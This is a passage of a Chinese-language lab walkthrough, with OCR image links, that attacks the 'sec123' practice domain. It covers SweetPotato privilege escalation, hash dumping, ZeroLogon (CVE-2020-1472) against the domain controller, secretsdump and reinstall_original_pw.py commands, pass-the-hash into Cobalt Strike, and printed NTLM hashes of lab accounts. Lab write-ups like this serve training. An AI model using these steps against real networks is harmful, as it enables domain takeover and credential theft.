
(https://xzfile.aliyuncs.com/media/upload/picture/20220607204628-d93d1450-e65f-1.png)

然后使用第三方插件，利用 SweetPotato (ms16-075) 提权对其进行提权。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204636-dde97b4c-e65f-1.png)


成功提权。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204645-e3bb6648-e65f-1.png)


1. 内网域信息收集

使用 net view 查看域内主机。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607204654-e8d8eb3c-e65f-1.png)

使用 hashdump 进行抓取一些用户的 hash 值。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607204700-ecafee36-e65f-1.png)

查看主机 ip 地址。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204716-f5f3657c-e65f-1.png)

查看域控的 Ip 地址，和域控的计算机名。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607204725-fb2df6ec-e65f-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20220607204729-fdab74d0-e65f-1.png)


2.ZeroLogon CVE-2020-1472 获取域控权限

编译 zerolgin 的脚本成为 exe，然后进行测试，发现主机存在该漏洞。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204736-01d6f5ca-e660-1.png)


将它设置为空密码。31d6cfe0d16ae931b73c59d7e0c089c0



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204743-0611437a-e660-1.png)


3. 配置代理，登录域控

配置 kali 的代理地址，然后进行端口扫描，测试代理是否连接。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204751-0aa4d6ae-e660-1.png)

获取域控的 hash 值。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204758-0eec512e-e660-1.png)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:81220c729f6ccb63d782a77007550f74:::


Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b20eb34f01eaa5ac8b6f80986c765d6d:::
sec123.cnk\cnk:1108:aad3b435b51404eeaad3b435b51404ee:83717c6c405937406f8e0a02a7215b16:::

AD01$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SERVER2012$:1109:aad3b435b51404eeaad3b435b51404ee:cc759f89477f1595c993831ce5944e95:::
然后进行登录域控。

(https://xzfile.aliyuncs.com/media/upload/picture/20220607204805-137cd920-e660-1.png)


4.PTH 上线 CS

关闭防火墙，利用 pth 进行上线 cs。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607204811-16e59d36-e660-1.png)

成功执行命令。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204819-1b6218da-e660-1.png)


生成 tcp 监听，然后 jump 到域控主机。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204825-1f28165e-e660-1.png)


5. 恢复密码、原 hash。

恢复密码。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607204832-231c893e-e660-1.png)

使用 secretsdump.py 获取其 hash 值。
python3 secretsdump.py -sam sam.save -system system.save -security
security.save LOCA



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204840-28224e00-e660-1.png)

使用：proxychains4 python3 reinstall_original_pw.py ad01 10.10.10.139
fb61e3c372e666adccb7a820aa39772f 恢复域控密码。成功恢复其密码。




(https://xzfile.aliyuncs.com/media/upload/picture/20220607204847-2c83f962-e660-1.png)

靶机到这里就结束了。

(https://xzfile.aliyuncs.com/media/upload/picture/20220607204854-30991320-e660-1.png)

最后，成功拿下整个域控。



(https://xzfile.aliyuncs.com/media/upload/picture/20220607204902-356bf340-e660-1.png)

该项目从环境搭建，使用 vps 将 web1 主机映射到公网上。通过信息收集，搜索源码，然后分析源码，进行 sql 注入。编写 sql 注入脚本进行注入，通过分析登录端的源码编写加密脚本，在编写目录穿越脚本成功获取 webshell。在内网渗透中，使用 frp 反向代理上线 cs，使用 xp_cmdshell 进行 getshell。在域渗透中使用 CVE-2020-1472 获取域控权限。这台靶机中没装杀软，但

是从外网打点到内网渗透，再到域渗透中的知识面是非常广的。
靶机来源：暗月师傅 sec123 靶机